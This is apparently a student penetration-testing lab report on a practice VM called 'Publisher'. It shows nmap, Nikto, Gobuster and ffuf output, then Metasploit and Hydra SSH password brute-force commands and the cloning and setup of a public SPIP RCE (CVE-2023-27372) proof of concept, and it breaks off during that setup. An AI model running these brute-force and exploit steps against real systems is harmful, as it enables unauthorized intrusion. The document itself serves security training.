|       CVE-2022-22720  9.8     https://vulners.com/cve/CVE-2022-22720
|       CVE-2021-44790  9.8     https://vulners.com/cve/CVE-2021-44790
|       CVE-2021-39275  9.8     https://vulners.com/cve/CVE-2021-39275
|       CVE-2021-26691  9.8     https://vulners.com/cve/CVE-2021-26691
|       CVE-2020-11984  9.8     https://vulners.com/cve/CVE-2020-11984
|       B02819DB-1481-56C4-BD09-6B4574297109    9.8     https://vulners.com/githubexploit/B02819DB-1481-56C4-BD09-6
B4574297109     *EXPLOIT*
|       5C1BB960-90C1-5EBF-9BEF-F58BFFDFEED9    9.8     https://vulners.com/githubexploit/5C1BB960-90C1-5EBF-9BEF-F
58BFFDFEED9     *EXPLOIT*
|       3F17CA20-788F-5C45-88B3-E12DB2979B7B    9.8     https://vulners.com/githubexploit/3F17CA20-788F-5C45-88B3-E
12DB2979B7B     *EXPLOIT*
|       1337DAY-ID-39214        9.8     https://vulners.com/zdt/1337DAY-ID-39214        *EXPLOIT*
|       1337DAY-ID-34882        9.8     https://vulners.com/zdt/1337DAY-ID-34882        *EXPLOIT*
|       CVE-2022-28615  9.1     https://vulners.com/cve/CVE-2022-28615
|       CVE-2022-22721  9.1     https://vulners.com/cve/CVE-2022-22721
|       CVE-2022-36760  9.0     https://vulners.com/cve/CVE-2022-36760
|       CVE-2021-40438  9.0     https://vulners.com/cve/CVE-2021-40438
|       AE3EF1CC-A0C3-5CB7-A6EF-4DAAAFA59C8C    9.0     https://vulners.com/githubexploit/AE3EF1CC-A0C3-5CB7-A6EF-4
DAAAFA59C8C     *EXPLOIT*
|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2    9.0     https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-2
4D7884FF2A2     *EXPLOIT*
|       7F48C6CF-47B2-5AF9-B6FD-1735FB2A95B2    9.0     https://vulners.com/githubexploit/7F48C6CF-47B2-5AF9-B6FD-1
735FB2A95B2     *EXPLOIT*
|       4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332    9.0     https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-D
DAFA2F63332     *EXPLOIT*
|       4373C92A-2755-5538-9C91-0469C995AA9B    9.0     https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-0
469C995AA9B     *EXPLOIT*
|       36618CA8-9316-59CA-B748-82F15F407C4F    9.0     https://vulners.com/githubexploit/36618CA8-9316-59CA-B748-8
2F15F407C4F     *EXPLOIT*
|       CVE-2021-44224  8.2     https://vulners.com/cve/CVE-2021-44224
|       PACKETSTORM:176334      7.5     https://vulners.com/packetstorm/PACKETSTORM:176334      *EXPLOIT*
|       PACKETSTORM:171631      7.5     https://vulners.com/packetstorm/PACKETSTORM:171631      *EXPLOIT*
|       F7F6E599-CEF4-5E03-8E10-FE18C4101E38    7.5     https://vulners.com/githubexploit/F7F6E599-CEF4-5E03-8E10-F
```

```
E18C4101E38     *EXPLOIT*
|       E5C174E5-D6E8-56E0-8403-D287DE52EB3F    7.5     https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D
287DE52EB3F     *EXPLOIT*
|       DB6E1BBD-08B1-574D-A351-7D6BB9898A4A    7.5     https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-7
D6BB9898A4A     *EXPLOIT*
|       CVE-2024-27316  7.5     https://vulners.com/cve/CVE-2024-27316
|       CVE-2023-31122  7.5     https://vulners.com/cve/CVE-2023-31122
|       CVE-2023-27522  7.5     https://vulners.com/cve/CVE-2023-27522
|       CVE-2022-30556  7.5     https://vulners.com/cve/CVE-2022-30556
|       CVE-2022-29404  7.5     https://vulners.com/cve/CVE-2022-29404
|       CVE-2022-26377  7.5     https://vulners.com/cve/CVE-2022-26377
|       CVE-2022-22719  7.5     https://vulners.com/cve/CVE-2022-22719
|       CVE-2021-36160  7.5     https://vulners.com/cve/CVE-2021-36160
|       CVE-2021-34798  7.5     https://vulners.com/cve/CVE-2021-34798
|       CVE-2021-33193  7.5     https://vulners.com/cve/CVE-2021-33193
|       CVE-2021-26690  7.5     https://vulners.com/cve/CVE-2021-26690
|       CVE-2020-9490   7.5     https://vulners.com/cve/CVE-2020-9490
|       CVE-2020-13950  7.5     https://vulners.com/cve/CVE-2020-13950
|       CVE-2020-11993  7.5     https://vulners.com/cve/CVE-2020-11993
|       CVE-2006-20001  7.5     https://vulners.com/cve/CVE-2006-20001
|       C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B    7.5     https://vulners.com/githubexploit/C9A1C0C1-B6E3-5955-A4F1-D
EA0E505B14B     *EXPLOIT*
|       BD3652A9-D066-57BA-9943-4E34970463B9    7.5     https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4
E34970463B9     *EXPLOIT*
|       B0A9E5E8-7CCC-5984-9922-A89F11D6BF38    7.5     https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A
89F11D6BF38     *EXPLOIT*
|       B0208442-6E17-5772-B12D-B5BE30FA5540    7.5     https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B
5BE30FA5540     *EXPLOIT*
|       A820A056-9F91-5059-B0BC-8D92C7A31A52    7.5     https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8
D92C7A31A52     *EXPLOIT*
|       A0F268C8-7319-5637-82F7-8DAF72D14629    7.5     https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8
DAF72D14629     *EXPLOIT*
|       9814661A-35A4-5DB7-BB25-A1040F365C81    7.5     https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A
1040F365C81     *EXPLOIT*
|       5A864BCC-B490-5532-83AB-2E4109BB3C31    7.5     https://vulners.com/githubexploit/5A864BCC-B490-5532-83AB-2
E4109BB3C31     *EXPLOIT*
|       45D138AD-BEC6-552A-91EA-8816914CA7F4    7.5     https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8
816914CA7F4     *EXPLOIT*
|       17C6AD2A-8469-56C8-BBBE-1764D0DF1680    7.5     https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BBBE-1
764D0DF1680     *EXPLOIT*
|       1337DAY-ID-38427        7.5     https://vulners.com/zdt/1337DAY-ID-38427        *EXPLOIT*
|       1337DAY-ID-35422        7.5     https://vulners.com/zdt/1337DAY-ID-35422        *EXPLOIT*
|       CVE-2020-35452  7.3     https://vulners.com/cve/CVE-2020-35452
|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8    6.8     https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-B
A752CA34AE8     *EXPLOIT*
```

```
A752CA34AE8     *EXPLOIT*
|       0095E929-7573-5E4A-A7FA-F6598A35E8DE    6.8     https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-F
6598A35E8DE     *EXPLOIT*
|       CVE-2020-1927   6.1     https://vulners.com/cve/CVE-2020-1927
|       CVE-2023-45802  5.9     https://vulners.com/cve/CVE-2023-45802
|       CVE-2020-13938  5.5     https://vulners.com/cve/CVE-2020-13938
|       CVE-2022-37436  5.3     https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-28614  5.3     https://vulners.com/cve/CVE-2022-28614
|       CVE-2022-28330  5.3     https://vulners.com/cve/CVE-2022-28330
|       CVE-2021-30641  5.3     https://vulners.com/cve/CVE-2021-30641
|       CVE-2020-1934   5.3     https://vulners.com/cve/CVE-2020-1934
|_      CVE-2019-17567  5.3     https://vulners.com/cve/CVE-2019-17567
| http-enum:
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.41 (ubuntu)'
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.43 seconds
```

5. Nikto	It is a powerful tool for scanning web servers for vulnerabilities, checking outdated software versions, and identifying server configuration errors.(definition taken from Mid-Sem report)
Operating System	Kali Linux



```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ nikto -h http://192.168.1.118
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.118
+ Target Hostname:    192.168.1.118
+ Target Port:        80
+ Start Time:         2024-08-10 19:42:47 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ RFC-1918 /images: IP address found in the 'location' header. The IP is "172.17.0.2". See: https://portswigger.net/
kb/issues/00600300_private-ip-addresses-disclosed
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0.
The value is "172.17.0.2". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ /: Server may leak inodes via ETags, header found with file /, inode: 21ee, size: 60cf5aa5ef7f4, mtime: gzip. See:
 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bra
nch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /images/: Directory indexing found.
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2024-08-10 19:43:12 (GMT-4) (25 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Here -h sets the host 192.168.1.118

- From the screenshot, we can confirm that the server is running Apache 2.4.41
- Shows that X-frame-Option header not present, which may be exploited by anti-clickjacking as the header is missing
- The content of /image/ directory can be viewd by everyone, as indexing is enabled.
- The web server may reveal its interl or real IP in the location header, via the request to with HTTP/1.0. (CVE-2000-0649)

6. Gobuster	The Gobuster tool enumerates hidden directories and files in the target domain by performing a brute-force attack. A brute force attack consists of matching a list of words or a combination of words, hoping that a correct term is present in the list. (Definition taken from Mid-Term report)
Operating System	Kali Linux


```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ gobuster dir -u http://192.168.1.118 -w /usr/share/metasploit-framework/data/wordlists/common_roots.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.118
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/metasploit-framework/data/wordlists/common_roots.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
[ERROR] parse "http://192.168.1.118/4rfv%TGB": invalid URL escape "%TG"
/?award               (Status: 200) [Size: 8686]
/images               (Status: 301) [Size: 315] [--> http://192.168.1.118/images/]
[ERROR] parse "http://192.168.1.118/s!a@m#n$p%c": invalid URL escape "%c"
Progress: 4725 / 4726 (99.98%)
===============================================================
Finished
===============================================================
```

- Ran go buster dir -u http//192.168.1.118 using word list common_roots.txt from Metasploit directory
- It gave one directory http://192.168.1.118 /images/
- If we click on the link,




7. Enume4Linux	Enum4linux is an enumerating tool capable of detecting and extracting data from the Windows and Linux operating systems, including Samba hosts and networks. (definition taken from Mid-Term report)
Operating System	Kali Linux

- On publisher VM, found nothing



8. Whatweb	WhatWeb is a program that crawls the internet created to find details about webpages. Penetration testers and security researchers use it frequently to obtain information about web servers and its parts. In order to identify different elements of a target website, WhatWeb sends HTTP requests to it and analyzes the results.(definition taken from internet)
Operating System	Kali Linux

- In the what web result, we can confirm the apache2.4.41 version and the nmap result, HTTP title is SPIP, and apache version2.4.41 are same.



3. Exploitation Phase:

A. Publisher

- Employ ethical hacking techniques to identify system vulnerabilities using the provided walkthroughs for reference.

1. Cracking the password by using Brute force

- For password cracking, we used brute force technique using Metasploit and chose a module name *"scanner/ssh/ssh_login"*
- Configured it by setting the Rhost, threads and giving a command used wordlist rock you.txt

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   ANONYMOUS_LOGIN   false                          yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                           no        Create a new session for every successful login
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current
                                                              database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the li
                                                              st
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current dat
                                                              abase (Accepted: none, user, user&realm)
   PASSWORD                                         no        A specific password to authenticate with
   PASS_FILE         /usr/share/wordlists/rockyou.  no        File containing passwords, one per line
                     txt
   RHOSTS            192.168.1.118                  yes       The target host(s), see https://docs.metasploit.com
                                                              /docs/using-metasploit/basics/using-metasploit.html
   RPORT             22                             yes       The target port
   STOP_ON_SUCCESS   true                           yes       Stop guessing when a credential works for a host
   THREADS           4                              yes       The number of concurrent threads (max one per host)
   USERNAME          publisher                      no        A specific username to authenticate as
   USERPASS_FILE                                    no        File containing users and passwords separated by sp
                                                              ace, one pair per line
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE                                        no        File containing usernames, one per line
   VERBOSE           false                          yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.118:22 - Starting bruteforce
```

- Also tried using Hydra

```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ hydra -l publisher -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt ssh://192.168.1.118
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ons, or for illegal purposes (this is non-binding, these **** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-09 20:54:56
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:1009), ~64 tries per task
[DATA] attacking ssh://192.168.1.118:22/
[STATUS] 146.00 tries/min, 146 tries in 00:01h, 866 to do in 00:06h, 13 active
[STATUS] 84.00 tries/min, 252 tries in 00:03h, 760 to do in 00:10h, 13 active
[STATUS] 85.86 tries/min, 601 tries in 00:07h, 411 to do in 00:05h, 13 active
[STATUS] 77.17 tries/min, 926 tries in 00:12h, 86 to do in 00:02h, 13 active
[STATUS] 76.23 tries/min, 991 tries in 00:13h, 21 to do in 00:01h, 13 active
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-09 21:08:04
```

2. Exploiting SPIP Remote Code Execution (RCE)

- On port 80 we can see Spip service running, by running the nmap command.

```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ nmap -sVC -T4 192.168.1.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 15:25 EDT
Nmap scan report for 192.168.1.118
Host is up (0.016s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-title: Publisher's Pulse: SPIP Insights & Tips
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```


- SPIP is for managing and publishing material on the web, especially for collaborative websites like news portals, community sites, and blogs, SPIP is a free and open-source content management system (CMS).
-
- And spip allows remote code execution, so maybe we can work on this vulnerability, confirmed by MITRE

CVE-ID	
CVE-2023-27372	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions SCAP Mappings • CPE Information
Description	
SPIP before 4.2.1 allows Remote Code Execution via form values in the public area because serialization is mishandled. The fixed versions are 3.2.18, 4.0.10, 4.1.8, and 4.2.1.	

- Small intro if burpsuit

9. Burpsuit	Security experts, developers, and ethical hackers are the main users of Burp Suite, a comprehensive web application security testing tool. It offers many options to check the security of online applications. (definition taken from internet)
Operating System	Kali Linux


- From the screenshot of burpsuit, we can see the version of SPIP running on the Apache server through burpsuit which is 4.3.1



- Small into of fuzzur

10. Fuzzer	A fuzzer is a security testing tool that sends unexpected, erroneous, or random data to a target application automatically to find bugs or anomalous behaviour.
Operating System	Kali Linux

- ffuf *-u http://192.168.1.118/FUZZ -w /home/mohammadkaif/Downloads/directory-list-2.3-small.txt*
- FUZZ will act as a placeholder for the 192.168.1.118, and ffuf will be replacing the wordlist to check the response that may be vali
- *-w /home/mohammadkaif/downloads/directory-list-2.3-small.txt* is the path the directory.



- From the screenshot, It is clear that I fuzzer discovered 2 directories image and spip
- It Took around two hours and thirty minutes for the fuzzer to complete the scan, and 87664 processes were processed.

- For the SPIP RCE vulnerability, we will be cloning a repository from GitHub which will contain Proof-of-Concept for SPIPS RCE vuln only.

```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ git clone https://github.com/0SPwn/CVE-2023-27372-PoC

Cloning into 'CVE-2023-27372-PoC'...
remote: Enumerating objects: 10, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 10 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (10/10), 4.46 KiB | 1.11 MiB/s, done.
```

- We head into the directory, and downloaded and installed the requirement.txt This will download and install dependencies such as 'request', 'lxml' and other which are needed to run the exploit.

```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ cd CVE-2023-27372-PoC

┌──(mohammadkaif㉿mohammadkaif)-[~/CVE-2023-27372-PoC]
└─$ pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting requests=2.25.1 (from -r requirements.txt (line 1))
  Downloading requests-2.25.1-py2.py3-none-any.whl.metadata (4.2 kB)
Collecting lxml=4.9.2 (from -r requirements.txt (line 2))
  Downloading lxml-4.9.2-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64.manylinux_2_24_x86_
3.6 kB)
Collecting chardet<5,>3.0.2 (from requests=2.25.1->r requirements.txt (line 1))
  Downloading chardet-4.0.0-py2.py3-none-any.whl.metadata (3.5 kB)
Collecting idna<3,>2.5 (from requests=2.25.1->r requirements.txt (line 1))
  Downloading idna-2.10-py2.py3-none-any.whl.metadata (9.1 kB)
Requirement already satisfied: urllib3<1.27,>1.21.1 in /usr/lib/python3/dist-packages (from reques
quirements.txt (line 1)) (1.26.18)
Requirement already satisfied: certifi>2017.4.17 in /usr/lib/python3/dist-packages (from requests=
rements.txt (line 1)) (2024.6.2)
Downloading requests-2.25.1-py2.py3-none-any.whl (61 kB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 61.2/61.2 kB 265.9 kB/s eta 0:00:00
Downloading lxml-4.9.2-cp311-cp311-manylinux_2_17_x86_64.manylinux2014_x86_64.manylinux_2_24_x86_64
